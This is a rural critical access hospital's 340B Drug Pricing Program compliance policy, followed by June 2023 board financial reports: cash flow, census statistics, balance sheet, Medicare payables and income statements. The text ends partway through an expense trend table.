Medicare Cost Report: Required by CMS, an annual financial report that details all fixed and variable costs expensed to the care of Medicare patients.

Contracted Pharmacy: Refers to an arrangement through which a covered entity may contract with an outside pharmacy to provide comprehensive pharmacy services utilizing medications purchased under 340B.

HRSA: Refers to the Health Resources and Services Administration of the Department of Health and Human Services.

Orphan Drugs: Refers to drugs designated by the Food and Drug Administration (FDA) as "orphan drugs," drugs used for rare diseases or conditions. The official Orphan Drug list is posted on the Office of Pharmacy Affairs (OPA) website.

Parent/Child Sites: Refers to the primary covered entity and is often referred to as the "parent" site. All outpatient services of the covered entity that are not located within the four walls of the parent location (same physical address) must be registered on the HRSA/OPA database as a "child" of the covered entity (Parent).

Medicaid Carve-out: Refers to the process by which 340B entities may elect to purchase drugs for Medicaid patients on a non-340B contract. This activity is termed as a "Medicaid carve-out." Entities may choose to do this in order to receive fair Medicaid reimbursement. Entities must inform OPA whether they are carving in or out.

POLICY

It is the policy of the Hospital to operate the 340B Drug Pricing Program in compliance with guidelines set forth by the OPA of the HRSA; and any accompanying regulations or guidelines including, the prohibition against duplicate discounts/rebates under Medicaid, and the prohibition against transferring drugs purchased under 340B to anyone other than a patient.

PROCEDURE

A. **Overview of 340B Drug Discount Purchasing Program Requirements:**

1. Covered Entity/Facility Eligibility – Hospitals that receive discounted outpatient drug pricing under the 340B Drug Pricing Program include certain hospitals that are public or private non-profit hospitals serving higher percentages of Medicare, Medicaid, or other indigent populations. To be eligible the Hospital must meet the following requirements:
   a. The Hospital is a Critical Access Hospital (CAH).
   b. The Hospital must meet <u>one</u> (1) of the following criteria:
      i. Be owned or operated by a unit of State or local government.
      ii. Be a public or private non-profit corporate which is formally granted governmental powers by a unit of State lor local government; or
      iii. Be a private non-profit hospital which has a contract with a State or local government to provide health care services to low-income individuals who are not entitled to benefits under title XVIII of the Social Security Act or eligible for assistance under the State plan of this title.
2. Site of Care – Off-site outpatient facilities of the Covered Entity (Hospital) may purchase and/or provide 340B drugs to its patients, only if the site of care is listed on the HRSA/OPA 340B database. Off-site facilities eligibility is verified by

HRSA/OPA as listed as part of the Covered Entity's most recently filed Medicare Cost Report. The facility must be listed as an integral part of the Hospital and included as a reimbursable section of the Medicare Cost Report. An eligible clinic/office is considered a "child" of the Covered Entity ("parent") even if the location is within the same building of a "parent"; they must be registered separately. Outpatient services within the four (4) continuous walls of the Covered Entity (hospital/parent) do not need to be registered as a child.

3. Patient Eligibility – A patient is considered a 340B eligible patient of the covered entity, only if the following conditions are met:
   a. The patient is an *outpatient* of the Covered Entity.
   b. The Covered Entity has established a relationship with the individual, which includes maintaining records of the individual's health care at the Covered Entity (parent) or a HRSA/OPA registered site of care (child).
   c. The individual receives health care services from a health care professional who is either employed by the Covered Entity or provides health care under contractual or other arrangements (e.g., referral for consultation) such that responsibility for the individual's care remains with the covered entity.

      Note: Employees of the Hospital (Covered Entity) are not automatically 340B eligible patients solely by virtue of their employment status. A medical relationship must extend beyond the dispensing of medications for subsequent self-administration or administration in the home setting.
4. Prescriber Eligibility – Eligible prescribers of 340B drugs are employed by the Hospital/Covered Entity or are under contractual or other arrangement with the Hospital/Covered Entity.
5. Duplicate Discount-Medicaid Carve-in Medicaid Carve-out – A covered entity may choose to carve-in 340B drugs for their Medicaid patients or Carve-out in providing 340B drugs to its Medicaid patients.
   a. The Covered Entities' selected designation would be indicated on the HRSA/OPA database.
   b. If the option to Carve-in is selected the Medicaid provider number would be provided to the Office of Pharmacy Affairs (OPA) which is then placed in the HRSA Medicaid Exclusion file provided to the State agencies. This prevents the State from taking a duplicate discount with the manufacturer's rebates.
6. Orphan Drug Rule – Orphan Drugs as designated by the Food and Drug Administration (FDA) may not be purchased by CAHs, Sole Community Hospitals, Rural Referral Centers (RRC) or Free-Standing Cancer Hospitals (CAN) under the 340B Program.

B. The Hospital is listed correctly as an eligible covered entity with the OPA on the website https://340bopais.hrsa.gov/.

C. The Hospital's eligible off-site outpatient facilities/clinics and outpatient services outside of the four (4) walls of the Hospital are listed correctly as OPA registered child site(s) of

the Covered Entity with the OPA on the website https://340bopais.hrsa.gov/. The cost of operating these sites appears on the reimbursable section of the Medicare Cost Report.

D. Contract Pharmacy(ies) of the Hospital as stipulated in the contract Pharmacy Services Agreement(s) between the Hospital "Covered Entity" and the contract pharmacy as correctly registered with the OPA.

E. 340B medications are purchased for 340B eligible outpatient use only (i.e., a patient is in an outpatient service location at the time the medication is administered/dispensed).

F. The Hospital maintains lists of eligible prescribers, eligible outpatient treatment areas and off-site clinics, and registered contract pharmacies.

G. The Hospital "Covered Entity" maintains auditable records demonstrating compliance with the 340B requirement.

H. **Responsible Parties:**
1. Authorizing Official – Attests to compliance of the program during the annual OPA recertification process.
2. Primary Contact – Designated as the Covered Entity's primary contact as listed on the OPA website.

I. **340B Enrollment, Recertification and Change Requests:**
1. The Hospital's Authorizing Official annually recertifies information listed on the OPA website.
2. New service areas or clinics/facilities are evaluated to determine if the location is eligible for participation in the 340B Program. If deemed eligible the Authorizing Official completes the online registration process during the next registration window and submits cost report information as required by OPA. New service areas are not eligible to purchase 340B drugs until they are listed on the OPA website.
3. It is the ongoing responsibility of the Covered Entity to inform OPA of any changes to its information or eligibility. An online change request is submitted as soon as the Covered Entity is aware of the need to make a change to the database entry. If the Covered Entity loses eligibility, it will notify OPA immediately and stop purchasing 340B discounted drugs.

J. 340B Drug Utilization:
1. Medications purchased under the 340B Drug Pricing Program are ONLY utilized for 340B *eligible outpatients,* as defined above, receiving medical care at:
   a. Hospital.
   b. OPA registered child site(s) (clinics/offices) of Hospital.
      i. Registered clinics/offices where medications purchased through the 340B account may be used are listed in Attachment A – List of OPA Registered Child Site(s).

c. OPA registered 340B Contract Pharmacy(ies) of Hospital as stipulated in the Contract Pharmacy Services Agreement(s) between the Hospital and the contract pharmacy.

2. Referral Prescription Capture Process:
   a. The patient's primary health care provider can recommend that the patient see another health care provider, often a Specialist.
   b. For the prescription to be 340B eligible, the visit summary documentation must be available in the patient's health record or via an electronically shared system.
   c. A referral request to the Specialist provider or clinical will be documented in the patient EHR of the Covered Entity.
   d. Prescriptions issued by the Specialist provider are eligible for the 340B discount *only if* there is a current referral visit summary or consultation note dated no less than 18 months old documented within the Covered Entity patient medical record.
   e. If there is a change in the patient diagnosis from that noted on the initial referral, a new referral request should be issued.

K. **Purchasing:**

1. As a CAH, purchase of medications through the group purchasing organization (GPO) or group purchasing arrangement for use in eligible outpatients is **permitted**.
2. Covered Entity shall maintain a "Bill to/Ship to" arrangement with the Contract Pharmacy with regard to 340B purchasing.
3. Invoices indicating 340B ordered drugs by National Drug Code (NDC), pricing, and quantities shall remain available in readily retrievable and auditable format for a period of four (4) calendar years.

L. **Drug Wholesaler Accounts:**

1, Separate accounts are maintained with the Hospital's medication wholesaler. Purchase orders are entered in the wholesaler system under the appropriate account.
   a. 340B Account – The 340B account is used for purchasing:
      i. 340B medications for eligible outpatient service locations use as defined in this policy.
   b. Group Purchasing Organization (GPO) Account or Other Discount Purchasing Agreements – The GPO account may be used for purchasing:
      i. Inpatient medications.
      ii. Outpatient medications, including 340B medications.
      iii. Orphan drugs for indications designated by the FDA.
      iv. Drugs that are "bundled", drugs that are part of/incident to another service and payment is not made as direct reimbursement of the drugs, are not 340B eligible drugs and may be purchased on the GPO account. See section below on Billing/Utilization and Bundling.

M. **Orphan Drugs:**

1. As a CAH, Orphan Drugs, are **not** purchased under the 340B Program when used for the FDA designated Orphan Drug indication as listed on the OPA website.

N. **Inventory Management:**

1. Virtual 340B Inventory Management at contract pharmacy(ies):
   a. A third-party administrator (TPA) will assist with managing a virtual inventory of 340B eligible medications.
   b. For each 340B medication dispensed to patient(s) that reaches depletion of a full package size, the TPA will assist with virtual replenishment at 340B pricing from the pharmacy wholesaler (on behalf of Covered Entity) to replace 340B medications with the same National Drug Code-11 (NDC-11).
2. Virtual 340B Inventory Management (e.g., Manual Spreadsheet) at the Contract Entity Hospital:
   a. Each month the Contract Pharmacy generates/receives outpatient and inpatient utilization reports that reflect drug identifiers, drug description and quantity dispensed to outpatients and inpatients. This report includes data *from each treatment area in the Hospital* where 340B or GPO drugs are utilized. Patient, treatment area and provider information are used to determine the appropriate account for ordering.
      i. The outpatient utilization report is used to determine the quantity of product for purchase on the 340B (outpatient) wholesaler account.
      ii. The inpatient utilization report is used to determine the quantity of product for purchase on the GPO wholesaler account.
      iii. A virtual inventory is maintained showing:
         1. drug identifier,
         2. drug description,
         3. 11 digit-NDC number,
         4. quantity accumulated,
         5. package unit of measure, and
         6. packages eligible for ordering on each account.
      iv. Outpatient utilization is matched to the same 11-digit NDC number for the appropriate 340B product.
      v. Drug procurement quantities are accumulated based on the utilization reports and converted into wholesaler orderable quantities for each account.
      vi. A copy of each month's original outpatient and inpatient charge (utilization) files (including patient ID and date of service) are retained in the pharmacy for auditing purposes.
      vii. Each month, a report of 340B and GPO purchases from the wholesaler accounts are generated. Items that have been purchased

on each account are deducted from the total packages on the virtual inventory.

O. **Changes to Wholesaler Drug Ordering Procedures:**

1. For the purpose of 340B compliance, changes in wholesaler drug ordering procedures are managed using the following guidelines:
   a. Long Term Shortages – For situations in which there will be an extensive shortage of a medication (e.g., manufacturer backorder), the following steps occur:
      i. The pharmacy information system is updated with the new NDC number.
      ii. It is assumed that drugs in stock in the pharmacy as of this date will be used on qualified outpatients for the next 30 days.
      iii. The 340B database is updated 30 days later to allow existing inventory to be used.
   b. GPO Contract Rolls – For GPO contract rolls, the following steps occur:
      i. Identify the start date of the new contract(s).
      ii. The pharmacy information system is updated with the new NDC number.
      iii. It is assumed that drugs in stock in the pharmacy as of this date will be used on qualified outpatients for the next 30 days.
      iv. The 340B database is updated 30 days later to allow existing inventory to be used.
   c. Package Size Change – Changes in the manufacturer's package sizes result in changes in the number of doses required for reorder. In these instances, a new Change Description Master (CDM) is assigned to the line item to maintain the integrity of the inventory database.

P. **Billing/Utilization:**

1. Bundling – Based on the current Ambulatory Payment Classification (APC) group payments for a particular service, appropriate billing practices for bundled drugs is determined. The application of bundling charges is consistent throughout the organization. Based on these practices, the Hospital determines which drugs may be separately "billable" and therefore, "unbundled" in order to utilize 340B pricing.
   a. Drugs that are part of/incident to another service, and payment is not made as direct reimbursement of the drugs, are "bundled" drugs.
   b. Drugs that are "bundled" are not 340B eligible drugs and may be purchased on a GPO account.
2. Third Party Payers – Prescriptions for outpatient medications are priced according to specific price agreements with payers (i.e., insurance companies).
3. Medicaid – Prescriptions for Medicaid patients are **carved out** (i.e., the covered entity does not use 340B drugs for Medicaid patients.
4. Cash Payers – eligible patients with outpatient prescription(s) generated by eligible providers of the Covered Entity may receive 340B cash discount pricing as outlined in the contract Pharmacy Service Agreement.

Q. **Monitoring and Auditing:**

1. The following **Internal Self-Audit Guidelines** are used for the purpose of monitoring the Covered Entity's 340B Program and demonstrating its commitment to compliance:
   a. Routine – Contract Pharmacy Oversight Audit:
      i. Designate a single contract pharmacy if required by pharmaceutical manufacturer(s).
      ii. Audit sample of 10 340B claims per month will be reviewed to confirm that Medicaid claims are appropriately carved out.
      iii. Confirm that provider eligibility requirements for 340B inclusion are maintained.
      iv. Review a random sampling of 10 claims monthly against patient medical records to confirm that a patient-provider relationship had been documented to establish 340B patient eligibility.
      v. Conduct periodic On-Site tour of Contract Pharmacy to review Standard Operating Procedures (SOP).
   b. Quarterly – Database Crosswalk and reconciliation for out-patient areas (if applicable):
      i. Randomly select any drugs from the Pharmacy Information System.
      ii. Record the NDC number assigned to each drug product.
      iii. Determine if each NDC number matches the NDC number of the product on the shelf.
      iv. Review accuracy of units of measure for each product.
      v. Validate that the product is currently mapped accurately in the database crosswalk.
      vi. Log onto the OPA website to validate participation in the program at https://340bopais.hrsa.gov/.
   c. Yearly –
      i. Validation of Eligibility:
         1. Log onto the OPA website to validate participation in the program at https://340bopais.hrsa.gov/.
         2. Review the Hospital's Medicare Cost Report to identify:
            a. Any changes in classifications of departments and outpatient treatment areas.
      ii. Outpatient Treatment Areas:
         1. Review the treatment area cost centers and center numbers. This list identifies treatment areas as 'Clean' (outpatients only treated), 'Mixed' (inpatient and outpatient treated) or 'Not Eligible' for 340B pricing.
            a. Classify any new clinics and cost centers.
      iii. Wholesaler Pricing:
         1. The availability of the prices is verified by random checks of pricing in the wholesaler database.

2. Conduct reconciliation of dispensing, purchasing, and billing records.

2. The following **Independent Audit Guidelines** are used for the purpose of impartially evaluating 340B compliance:
   a. Yearly audits will be conducted by an independent auditor to assess the following risk areas:
      i. Validation of Eligibility,
      ii. Prevention of Diversion, and
      iii. Prevention of Duplicate Discounts.
   b. Audit Findings discovered as a result of an Independent Audit shall be handled consistent with the process for discovery, reporting, and resolution of Non-Compliance contained in this policy.
3. 340B Non-Compliance/**Material Breach**:
   a. Self-Disclosure – The Covered Entity agrees to conduct its 340B Program in accord with all applicable guidelines and defines a Material Breach as any error or errors that occur during a monthly audit period where the 340B purchase price of the total of medications in question exceeds five percent (5%) of the last calendar year 340B spend.
      i. If the Covered Entity was not participating in the 340B program during the entire last calendar year, the most recent calendar quarter's purchases will be annualized and any error(s) exceeding five percent (5%) of this calculation will be used to determine Material Breach.
   b. Monthly audits results are reported to the 340B Committee and the test for Material Breach is applied to each month's results.
   c. If a self-report to HRSA is required, the Covered Entity would use the appropriate reporting form on the Apexus website.
   d. Reporting – the Covered Entity agrees to notify HRSA and applicable manufacturers immediately upon determination of a Material Breach and maintain records of breach violations, including manufacturer resolution correspondence.
   e. Resolution – The Covered Entity shall make reasonable good faith efforts to resolve any discovery of non-compliance by providing communication with affected parties.
   f. It is acknowledged that as a result of documented non-compliance, the Covered Entity may be:
      i. liable for repayment to Manufacturers or subject to Civil Monetary Penalties (CMP).
      ii. terminated from 340B participation.
4. Audit Reports shall be maintained in a readily retrievable and auditable format for a minimum period of four (4) calendar years.

R. **340B Program Training and Competency:**
1. Parties occupying key 340B stakeholder roles shall complete initial basic training upon hire.

2. Educational updates and training may be provided as needed as determined necessary to keep up to date with HRSA policy guideline changes.

S. **Special Circumstances:**

1. If a new clinic meets 340B eligibility criteria, the Covered Entity's Authorizing Official will complete the online registration process during the registration window to designate the clinic as an Eligible Location. The Covered Entity will submit any updated Medicare Cost Report information, as required by HRSA.
   a. If the Covered Entity is unable to register new services/outpatient clinics because they have not yet appeared as reimbursable on the most recently filed Medicare Cost Report, then the patients of these new services/outpatient clinics may still be considered 340B eligible to the extent that they are patients of the Covered Entity.
   b. The Hospital may consider these new services/outpatient clinics that will be on the next Medicare Cost Report eligible for participation in the 340B Program immediately after dropping charges as an entity-owned location or service. The Hospital will ensure such services/outpatient clinics are registered with HRSA/OPAIS (Office of Pharmacy Affairs Information System) during the next registration period that occurs after they appear on the next filed Medicare Cost Report.
   c. If the Hospital identifies services or locations that have revenue and expenses under the Covered Entity's tax identification (ID) number and appear on the current Medicare Cost Report but are not yet registered on HRSA/OPAIS, then the patients of these services/outpatient clinics may still be considered 340B eligible to the extent that they are patients of the Covered Entity. The Hospital will ensure such services/outpatient clinics are registered with HRSA/OPAIS during the next registration period that occurs.
2. Under certain special circumstances, such as force majeure, the Hospital may consider certain services and locations 340B eligible to the extent that they are patients of the Covered Entity, and these services or locations have revenue and expenses under the Covered Entity's tax ID number even if they do not appear on the most recently filed Medicare Cost Report.

REFERENCES

Health Resources and Services Administration (2023). 340B Drug Pricing Program. Retrieved on 07/05/23 from http://www.hrsa.gov/opa/

Health Resources and Services Administration (2023). Program Requirements. Retrieved on 07/05/23 from http://www.hrsa.gov/opa/program-requirements

Notice Regarding 340B Drug Pricing Program – Contract Pharmacy Services 75 FR 10272 (2010). Retrieved on 07/05/23 from https://www.federalregister.gov/documents/2010/03/05/2010-4755/notice-regarding-340b-drug-pricing-program-contract-pharmacy-services

Part 10 – 340B Drug Pricing Program. Section 340B of the Public Health Services Act 42 U.S.C. §256b (2023). Retrieved on 07/05/23 from https://www.ecfr.gov/current/title-42/chapter-I/subchapter-A/part-10

ATTACHMENTS

Attachment A – List of OPA Registered Child Site(s) of the covered entity for inclusion in the 340B program.

Mangum Regional Medical Center

Attachment A – List of OPA Registered Child Site(s) of the covered entity for inclusion in the 340B program:

1. Mangum Family Clinic
   118 S. Louis Tittle
   Mangum OK 73554
   (580)782-2000

Mangum Board Meeting Financial Reports

	REPORT TITLE
1	Cash Receipts - Cash Disbursements - NET
2	Financial Update (page 1)
3	Financial Update (page 2)
4	Stats
5	Balance Sheet Trend
6	Cash Collections Trend
7	Medicare Payables (Receivables)
8	Current Month Income Statement
9	Income Statement Trend
10	RHC YTD Income Statement
11	AP Aging Summary

Mangum Regional Medical Center
June 2023

	Current Month	COVID	Total Less COVID	Year-To-Date	Year-To-Date Less COVID
Cash Receipts	$ 1,777,525	$ -	$ 1,777,525	$ 9,931,985	$ 9,931,985
Cash Disbursements	$ (1,506,459)	$ (1,944)	$ (1,504,515)	$ (9,693,465)	$ (9,554,017)
NET	$ 271,066	$ (1,944)	$ 273,010	$ 238,520	$ 377,968

COHESIVE HEALTHCARE
MANAGEMENT • CONSULTING

July 25, 2023

Board of Directors
Mangum Regional Medical Center

June 2023 Financial Statement Overview

- Statistics
  - The average daily census in June was 10.57. This is a decrease of 2.72 from the previous month. As a reminder our target remains 11 ADC. YTD 2023 (13.55) continues to reflect a material increase from the 2022 YTD average of 9.85.
  - YTD Inpatient Medicare utilization percentage remains at approximately 88%. As a comparison, prior year 2022 was 89%.
  - Cash receipts for the month of June totaled $1.78M (Generally speaking, there is approximately a one-two month lag between the net revenue generated each month & the majority of the cash collected).
  - Cash disbursements totaled $1.5M for the month.

- Balance Sheet Highlights
  - The operating cash balance as of June is $627K, with the cash reserve at $968K, totaling $1.6M. Days cash on hand is equivalent to 12.14.
  - Accounts Receivable has decreased $523K primarily due to the decrease in census.
  - Inventory decreased $36K from the prior month primarily due to the 6/30 physical count audit adjustment.
  - Accounts Payable has decreased $66K from the previous month primarily due to cash disbursements.
  - The Due to Medicare account reflects a net decrease of $79K from the previous month due to normal monthly recoupments on ERS debt.
  - Leases payable increased by $23K due to recording of the lease for the new hospital server.

COHESIVE HEALTHCARE MANAGEMENT • CONSULTING

- Income Statement Highlights
    - Net patient revenue is $1.32M. 340B revenues increased in June to $25K because of increased referral captures.
    - Operating expenses for the month of June reflect $1.48M, this is a decrease of $100K from the previous month, primarily due to decreased labor costs reflective of lower census. Additionally, there is an above average increase to supplies expense in June due to the 6/30 physical count audit adjustment.
    - June resulted in a net loss of $(169)K.

- Clinic (Estimated) Income Statement Highlights
    - YTD visits per day – 6.56
    - Estimated operating revenues - $182K.
    - Estimated operating expenses - $426K.
    - Estimated YTD operating loss – $(244)K.

- Additional Notes

  In response to the potential Medicare liability estimated, a cash reserve has been implemented in the month of March. We will continue to closely monitor the potential payable and adjust the cash reserve correspondingly. The cash reserve referenced is operating cash specifically allocated to repay Medicare monies if overpayment results, and to mitigate the need to request a Medicare ERS loan should a liability be unavoidable.

  The 2023 first interim rate review (4/30/23) by Novitas dated 7/19/23 has calculated a payable owed back to the program of $456,211. This amount will be pulled from the current cash reserve to offset and no ERS loan will be required.

MANGUM REGIONAL MEDICAL CENTER

Admissions, Discharges & Days of Care
Fiscal Year 2023

	January	February	March	April	May	June	12/31/2023 YTD	12/31/2022 PY Comparison
Admissions								
Inpatient	13	16	19	11	16	12	87	89
Swingbed	14	14	15	5	12	7	67	62
Observation	0	1	1	1	2	1	6	3
	27	31	35	17	30	20	160	154
Discharges								
Inpatient	15	16	20	10	16	12	89	89
Swingbed	10	11	14	11	6	12	64	60
Observation	0	1	1	1	2	1	6	3
	25	28	35	22	24	25	159	152
Days of Care								
Inpatient-Medicare	23	31	43	22	35	27	181	191
Inpatient-Other	33	29	32	13	19	11	137	109
Swingbed-Medicare	371	356	386	289	328	240	1,970	1,462
Swingbed-Other	0	2	42	51	30	39	164	70
Observation	0	1	1	1	2	1	6	3
	427	419	504	376	414	318	2,458	1,835
	371	358	428	340	358	279		
Calendar days	31	28	31	30	31	30	181	181
ADC - (incl OBS)	13.77	14.96	16.26	12.53	13.35	10.60	13.58	10.14
ADC	13.77	14.93	16.23	12.50	13.29	10.57	13.55	10.12
ER	158	119	169	136	148	132	862	831
Outpatient	176	132	182	141	177	152	960	1,556
RHC	170	123	167	162	164	125	911	921

MANGUM REGIONAL MEDICAL CENTER

Comparative Balance Sheet - Unaudited
Fiscal Year 2023

	January	February	March	April	May	June	Prior Month Variance
Cash And Cash Equivalents	980,584	677,752	684,122	724,967	556,140	627,470	**71,331**
Reserved Funds	-	-	800,000	1,400,000	768,400	968,400	**200,000**
Patient Accounts Receivable, Net	1,696,258	1,823,404	2,265,664	2,231,841	2,003,361	1,480,786	**(522,575)**
Due From Medicare	74,934	74,956	-	-	-	-	-
Inventory	243,297	235,738	244,725	260,940	270,700	234,397	**(36,303)**
Prepaids And Other Assets	1,990,291	1,968,284	1,941,610	1,993,890	1,977,854	1,958,215	**(19,639)**
Capital Assets, Net	2,325,712	2,274,924	2,224,332	2,174,390	2,126,662	2,104,656	**(22,006)**
Total Assets	7,311,075	7,055,057	8,160,453	8,786,028	7,703,117	7,373,924	(329,193)
Accounts Payable	16,893,910	16,526,357	11,418,965	11,562,124	11,770,040	11,703,708	**(66,332)**
AHSO Related AP	892,724	892,724	892,724	892,724	892,724	892,724	-
Due To Medicare	2,586,010	2,840,280	3,653,730	4,246,353	3,336,103	3,256,838	**(79,265)**
Covid Grant Funds	-	-	-	-	-	-	-
Due To Cohesive - PPP Loans	-	-	-	-	-	-	-
Notes Payable - Cohesive	-	-	5,552,000	5,520,983	5,489,966	5,458,950	**(31,017)**
Notes Payable - Other	23,565	23,565	23,565	95,369	88,382	81,409	**(6,973)**
Alliantz Line Of Credit	-	-	-	-	-	-	-
Leases Payable	273,074	269,075	265,054	261,011	256,946	280,019	**23,073**
Total Liabilities	20,669,282	20,552,001	21,806,037	22,578,564	21,834,161	21,673,647	(160,514)
Net Assets	(13,358,207)	(13,496,944)	(13,645,584)	(13,792,536)	(14,131,044)	(14,299,723)	**(168,680)**
Total Liablities and Net Assets	7,311,075	7,055,057	8,160,453	8,786,028	7,703,117	7,373,924	(329,193)

Mangum Regional Medical Center
Cash Receipts & Disbursements by Month
July 25, 2023 Board Meeting

2021

Month	Receipts	Stimulus Funds	Disbursements
January-21	830,598		695,473
February-21	609,151		1,472,312
March-21	910,623	49,461	866,387
April-21	742,500		999,127
May-21	816,551		1,528,534
June-21	936,092		1,455,892
July-21	1,009,037		1,774,932
August-21	1,292,886	100,000	2,156,724
September-21	278,972		753,559
October-21	1,954,204		1,343,425
November-21	1,113,344	316,618	1,800,166
December-21	1,794,349	305,543	1,325,063
	12,288,308	771,623	16,171,592
Subtotal FY 2021	13,059,930		

2022

Month	Receipts	Stimulus Funds	Disbursements
January-22	2,163,583		1,435,699
February-22	1,344,463	254,626	1,285,377
March-22	789,800		1,756,782
April-22	1,042,122		1,244,741
May-22	898,311		1,448,564
June-22	1,147,564		1,225,070
July-22	892,142		979,914
August-22	890,601		1,035,539
September-22	2,225,347		1,335,451
October-22	1,153,073		1,233,904
November-22	935,865		1,476,384
December-22	1,746,862		1,073,632
	15,229,733	254,626	15,531,057
Subtotal FY 2022	15,484,359		

2023

Month	Receipts	Disbursements
January-22	1,290,109	1,664,281
February-22	1,506,708	1,809,690
March-22	1,915,435	1,109,683
April-22	2,005,665	1,365,533
May-22	1,436,542	2,237,818
June-22	1,777,525	1,506,459
July-22		
August-22		
September-22		
October-22		
November-22		
December-22		
	9,931,985	9,693,465
Subtotal FY 2022	9,931,985	

Mangum Regional Medical Center
Medicare Payables by Year
July 25, 2023 Board Meeting

Year	Original Balance	Balance as of 06/30/2023	Total Interest Paid as of 06/30/2023
2016 C/R Settlement	1,397,906.00	-	205,415.96
2017 Interim Rate Review - 1st	723,483.00	-	149,425.59
2017 Interim Rate Review - 2nd	122,295.00	-	20,332.88
2017 6/30/17-C/R Settlement	1,614,760.00	-	7,053.79
2017 12/31/17-C/R Settlement	(535,974.00)	741,837.99	240,231.01
2017 C/R Settlement Overpayment	3,539,982.21	-	-
2018 C/R Settlement	1,870,870.00	-	241,040.31
2019 Interim Rate Review - 1st	323,765.00	-	5,637.03
2019 Interim Rate Review - 2nd	1,802,867.00	-	277,488.75
2019 C/R Settlement	(967,967.00)	-	-
2020 C/R Settlement	(3,145,438.00)	-	-
FY21 MCR pay (rec) estimate	(1,631,036.00)	-	-
FY22 MCR pay (rec) estimate	(318,445.36)	-	-
2016 C/R Audit - Bad Debt Adj	348,895.00	-	16,927.31
2018 MCR pay (rec) Audit est.	(34,322.00)	-	
2019 MCR pay (rec) Audit est.	(40,612.00)	-	
2020 MCR pay (rec) Audit	(74,956.00)	-	
FY23 MCR pay (rec) estimate	2,515,000.00	2,515,000.00	
Total	**7,511,072.85**	**3,256,837.99**	**1,163,552.63**

Mangum Regional Medical Center

Statement of Revenue and Expense
For The Month and Year To Date Ended June 30, 2023
Unaudited

MTD					YTD			
Actual	Budget	Variance	% Change		Actual	Budget	Variance	% Change
256,424	186,753	69,671	37%	Inpatient revenue	1,511,347	1,116,857	394,489	35%
1,219,155	652,392	566,763	87%	Swing Bed revenue	7,316,023	3,942,409	3,373,614	86%
566,829	583,690	(16,862)	-3%	Outpatient revenue	3,317,825	3,513,776	(195,950)	-6%
152,378	157,681	(5,302)	-3%	Professional revenue	960,952	950,879	10,073	1%
2,194,786	1,580,516	614,270	39%	Total patient revenue	13,106,147	9,523,921	3,582,226	38%
831,011	204,251	626,760	307%	Contractual adjustments	2,110,650	1,232,028	878,622	71%
-		-	#DIV/0!	Contractual adjustments: MCR Settlement	2,440,967		2,440,967	#DIV/0!
41,945	106,527	(64,581)	-61%	Bad debts	382,482	641,912	(259,430)	-40%
872,957	310,778	562,179	181%	Total deductions from revenue	4,934,099	1,873,940	3,060,159	163%
1,321,829	1,269,738	52,092	4%	Net patient revenue	8,172,049	7,649,981	522,067	7%
14,751	3,616	11,135	308%	Other operating revenue	22,440	21,700	740	3%
25,149	57,180	(32,031)	-56%	340B REVENUES	77,317	332,948	(255,631)	-77%
1,361,730	1,330,534	31,196	2%	Total operating revenue	8,271,806	8,004,630	267,176	3%
				Expenses				
366,863	356,694	10,169	3%	Salaries and benefits	2,336,967	2,147,601	189,366	9%
141,955	139,750	2,205	2%	Professional Fees	874,621	839,858	34,763	4%
355,927	419,251	(63,323)	-15%	Contract labor	2,370,125	2,529,483	(159,358)	-6%
132,525	106,972	25,553	24%	Purchased/Contract services	827,682	644,297	183,385	28%
225,000	225,000	-	0%	Management expense	1,350,000	1,350,000	-	0%
145,554	85,999	59,555	69%	Supplies expense	597,335	518,551	78,784	15%
28,670	29,567	(897)	-3%	Rental expense	179,808	177,759	2,048	1%
19,058	16,788	2,270	14%	Utilities	114,120	100,731	13,390	13%
1,610	1,201	409	34%	Travel & Meals	9,994	7,224	2,770	38%
10,109	12,070	(1,960)	-16%	Repairs and Maintnenance	69,612	72,478	(2,866)	-4%
12,386	12,596	(210)	-2%	Insurance expense	64,614	75,573	(10,959)	-15%
22,132	21,818	313	1%	Other Expense	157,293	130,922	26,372	20%
13,332	32,586	(19,254)	-59%	340B EXPENSES	47,407	196,600	(149,193)	-76%
1,475,120	1,460,291	14,829	1%	Total expense	8,999,578	8,791,075.9	208,502	2%
(113,390)	(129,757)	16,367	-13%	EBIDA	(727,772)	(786,446)	58,674	-7%
-8.3%	-9.8%	1.43%		EBIDA as percent of net revenue	-8.8%	-9.8%	1.03%	
7,125	6,783	342	5%	Interest	50,702	52,032	(1,330)	-3%
48,164	48,039	125	0%	Depreciation	304,322	285,593	18,729	7%
(168,680)	(184,578)	15,899	-9%	Operating margin	(1,082,797)	(1,124,071)	41,274	-4%
-	-	-		Other	-	-	-	
-	-	-		Total other nonoperating income	-	-	-	
(168,680)	(184,578)	15,899	-9%	Excess (Deficiency) of Revenue Over Expenses	(1,082,797)	(1,124,071)	41,274	-4%
-12.39%	-13.87%	1.49%		Operating Margin %	-13.09%	-14.04%	0.95%	

MANGUM REGIONAL MEDICAL CENTER

Statement of Revenue and Expense Trend - Unaudited
Fiscal Year 2023

	January	February	March	April	May	June	YTD
Inpatient revenue	248,170	273,130	272,704	168,264	292,654	256,424	1,511,347
Swing Bed revenue	857,835	848,580	1,159,897	1,415,031	1,815,525	1,219,155	7,316,023
Outpatient revenue	569,774	479,203	655,242	450,232	596,547	566,829	3,317,825
Professional revenue	165,566	172,559	183,040	122,822	164,587	152,378	960,952
Total patient revenue	1,841,345	1,773,472	2,270,883	2,156,349	2,869,312	2,194,786	13,106,147
Contractual adjustments	(121,100)	19,061	(134,294)	(23,053)	1,539,024	831,011	2,110,650
Contractual adjustments: MCR Settlement	533,168	285,044	920,000	702,755	-	-	2,440,967
Bad debts	25,723	134,415	12,093	118,358	49,948	41,945	382,482
Total deductions from revenue	437,792	438,520	797,799	798,060	1,588,972	872,957	4,934,099
Net patient revenue	1,403,553	1,334,952	1,473,084	1,358,289	1,280,341	1,321,829	8,172,049
Other operating revenue	643	481	1,746	782	4,037	14,751	22,440
340B REVENUES	17,199	11,534	9,264	6,654	7,518	25,149	77,317
Total operating revenue	1,421,395	1,346,967	1,484,094	1,365,725	1,291,895	1,361,730	8,271,806
	89.8%	89.9%	90.2%	89.8%	78.5%	86.4%	87.4%
Expenses							
Salaries and benefits	361,005	411,948	411,789	381,508	403,854	366,863	2,336,967
Professional Fees	149,199	131,495	159,564	139,183	153,226	141,955	874,621
Contract labor	467,147	361,407	425,232	351,293	409,120	355,927	2,370,125
Purchased/Contract services	107,498	115,260	160,858	144,976	166,564	132,525	827,682
Management expense	225,000	225,000	225,000	225,000	225,000	225,000	1,350,000
Supplies expense	85,209	77,055	109,037	83,909	96,572	145,554	597,335
